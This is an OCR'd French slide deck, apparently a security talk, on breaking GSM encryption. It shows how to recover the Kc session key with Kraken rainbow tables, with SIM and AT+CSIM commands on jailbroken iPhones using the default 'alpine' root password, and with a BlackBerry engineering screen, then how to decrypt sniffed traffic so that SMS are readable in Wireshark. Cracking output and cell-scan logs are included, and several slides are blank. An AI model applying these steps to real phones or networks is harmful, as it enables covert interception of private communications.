
Récupérer Kc

- Si vous avez un lecteur de Smart Card :



Récupérer Kc

– SimSpy II :



Récupérer Kc

- Kraken :
  - Va permettre de connaitre Kc à partir de trames reniflées, en récupérant plusieurs TMSI d’une même station.
  - Pour récupérer les TMSI : 3310, RTL-SDR, SilentSMS (https://github.com/domi007/silentSMS)
  - Nécessite 2To de rainbow tables !

Récupérer Kc

- Kraken :

```
Allocated 41246592 bytes: /home/haplo/CONF/UBWAVE/kraken/indexes/356.idx
Allocated 41257276 bytes: /home/haplo/CONF/UBWAVE/kraken/indexes/230.idx
Allocated 41314028 bytes: /home/haplo/CONF/UBWAVE/kraken/indexes/380.idx
Allocated 41246480 bytes: /home/haplo/CONF/UBWAVE/kraken/indexes/364.idx
Allocated 41239444 bytes: /home/haplo/CONF/UBWAVE/kraken/indexes/238.idx
Allocated 41236892 bytes: /home/haplo/CONF/UBWAVE/kraken/indexes/372.idx
Allocated 41253276 bytes: /home/haplo/CONF/UBWAVE/kraken/indexes/212.idx
Allocated 41248632 bytes: /home/haplo/CONF/UBWAVE/kraken/indexes/268.idx
Allocated 41237644 bytes: /home/haplo/CONF/UBWAVE/kraken/indexes/148.idx
Allocated 41281052 bytes: /home/haplo/CONF/UBWAVE/kraken/indexes/250.idx
Allocated 41274520 bytes: /home/haplo/CONF/UBWAVE/kraken/indexes/124.idx
Allocated 41235976 bytes: /home/haplo/CONF/UBWAVE/kraken/indexes/276.idx
Tables: 132,260,428,396,404,196,388,156,116,164,220,172,500,108,180,436,188,492,100,324,204,292,140,332,340,420,412,348,356,230,380,
364,238,372,212,268,148,250,124,276
Commands are: crack test quit
Cracking 00110100001100111111100101110011000001010111001100110001010110001111101110110111101111001001001010011010110110111110
Found e2acf1074ad33304 @ 12  #0  (table:492)
```

Récupérer Kc

- Avec minicom ᴍ sur un Iphone 2G/3G/3Gs
- Via la commande AT+SIM :
  - Sur un Iphone ancien jailbroken, il y a un accès à un serveur ssh.
  - Le mot de passe root par défaut est alpine.
  - **Personne** de non technicien ne le change.
  - En se connectant en ssh, via minicom sur /dev/tty.debug , il faut lancer l’algorithme GSM :

Récupérer Kc

> AT+CSIM=14,"A0A40000027F20"
> +CSIM:
48,"000010247F2002000000000091
10016080083 8A838A9000"

> OK
>
AT+CSIM=42,"A088000010FFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFF"
>+CSIM:
28,"A5975E88E0940EC09AEEA000900

Récupérer Kc

- Avec un BlackBerry, via l’Engineering Screen
- Une fois l’Engineering Mode activé, Kc est affichée à l’écran.
- Pas fun, mais fiable ^^.


Récupérer Kc

Déchiffrement

- Une fois la clé obtenue, il suffit de relancer gsm-receive avec 4 options :
  - La capture
  - Le taux de décimation pour la SDR (64)
  - La combinaison de timeslot/canal (ex: Full Rate Traffic Channel Combination = 2T)
  - Kc

Déchiffrement

- Les SMS seront lisibles en clair dans Wireshark
- Pour du Full Rate Traffic ou du



Problème

- Channel Hopping : http://yo3iiu.ro/blog/?p=1069
- Marge d’erreur de l’écoute (oscillation avec des antennes de basse qualité).
- Taille des captures


Osmocom BB Phone

- Supporte actuellement 9 modèles
- MotorolaC115/C117 (E87)
- MotorolaC123/C121/C118 (E88)
- MotorolaC140/C139 (E86)
- MotorolaC155 (E99)
- MotorolaV171 (E68/E69)
- SonyEricssonJ100i
- Pirelli DP-L10
- Neo 1973 (GTA01)
- OpenMoko - Neo Freerunner (GTA02)


Osmocom BB Phone

- Compilation d’une Toolchain ARM : nécessaire pour la compilation du firmware
- Patch burst_ind de Sylvain Munaut : permet de dumper les bursts tel quel
- Envoie des données vers kraken pour récupérer Kc


Osmocom BB Phone




Osmocom BB Phone




Osmocom BB Phone






Osmocom BB Phone




Osmocom BB Phone

Osmocom BB Phone



Osmocom BB Phone




No.	Time	Source	Destination	Protocol	Length	Info
505	35.7506152	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) Paging Request Type 1
506	35.7845534	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) System Information Type 1
507	35.8015277	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (SS)
508	35.8294382	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) Paging Request Type 1
509	35.8474124	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) Paging Request Type 1
510	35.8754686	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) Paging Request Type 1
511	35.8943744	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) Paging Request Type 1
512	35.9214700	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) Paging Request Type 1
513	35.9404398	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) Paging Request Type 1
514	35.9674270	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) Paging Request Type 1
515	35.9864175	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) Paging Request Type 1
516	36.0194631	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) System Information Type 2
517	36.0404447	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (SS)
518	36.0642861	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) Paging Request Type 1
519	36.0834627	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) Immediate Assignment
520	36.4892898	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) System Information Type 4
521	36.7249952	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) System Information Type 2quater
522	36.7666762	192.168.1.16	50.31.164.166	TCP	68	53388 → 80 [ACK] Seq=1 Ack=1 Win=30016 Len=0 TSval=1241526 TSecr=2927477080
523	36.9608250	127.0.0.1	127.0.0.1	GSMTAP	83	(CCCH) (RR) System Information Type 2ter

```
[ blackarch UBWAVE ]# ./cell.sh
Copyright (C) 2010 Andreas Eversberg

License GPLv2+: GNU GPL version 2 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Failed to connect to '/tmp/osmocom_sap'.
Failed during sap_open(), no SIM reader
<000e> cell_log.c:804 Scanner initialized
Mobile initialized, please start phone now!
<000e> cell_log.c:368 Measure from 0 to 124
<000e> cell_log.c:368 Measure from 512 to 885
<000e> cell_log.c:368 Measure from 955 to 1023
<000e> cell_log.c:359 Measurement done
<000e> cell_log.c:341 Sync ARFCN 8 (rxlev -54, 397 syncs left)
<000e> cell_log.c:191 Cell: ARFCN=8 MCC=208 MNC=01 (France, Orange) TA=2
<000e> cell_log.c:341 Sync ARFCN 524 (rxlev -59, 396 syncs left)
<000e> cell_log.c:341 Sync ARFCN 10 (rxlev -61, 395 syncs left)
<000e> cell_log.c:191 Cell: ARFCN=10 MCC=208 MNC=01 (France, Orange) TA=0
<000e> cell_log.c:341 Sync ARFCN 34 (rxlev -61, 394 syncs left)
<000e> cell_log.c:341 Sync ARFCN 35 (rxlev -62, 393 syncs left)
<000e> cell_log.c:341 Sync ARFCN 36 (rxlev -62, 392 syncs left)
<000e> cell_log.c:341 Sync ARFCN 37 (rxlev -63, 391 syncs left)
<000e> cell_log.c:341 Sync ARFCN 41 (rxlev -63, 390 syncs left)
<000e> cell_log.c:341 Sync ARFCN 77 (rxlev -63, 389 syncs left)
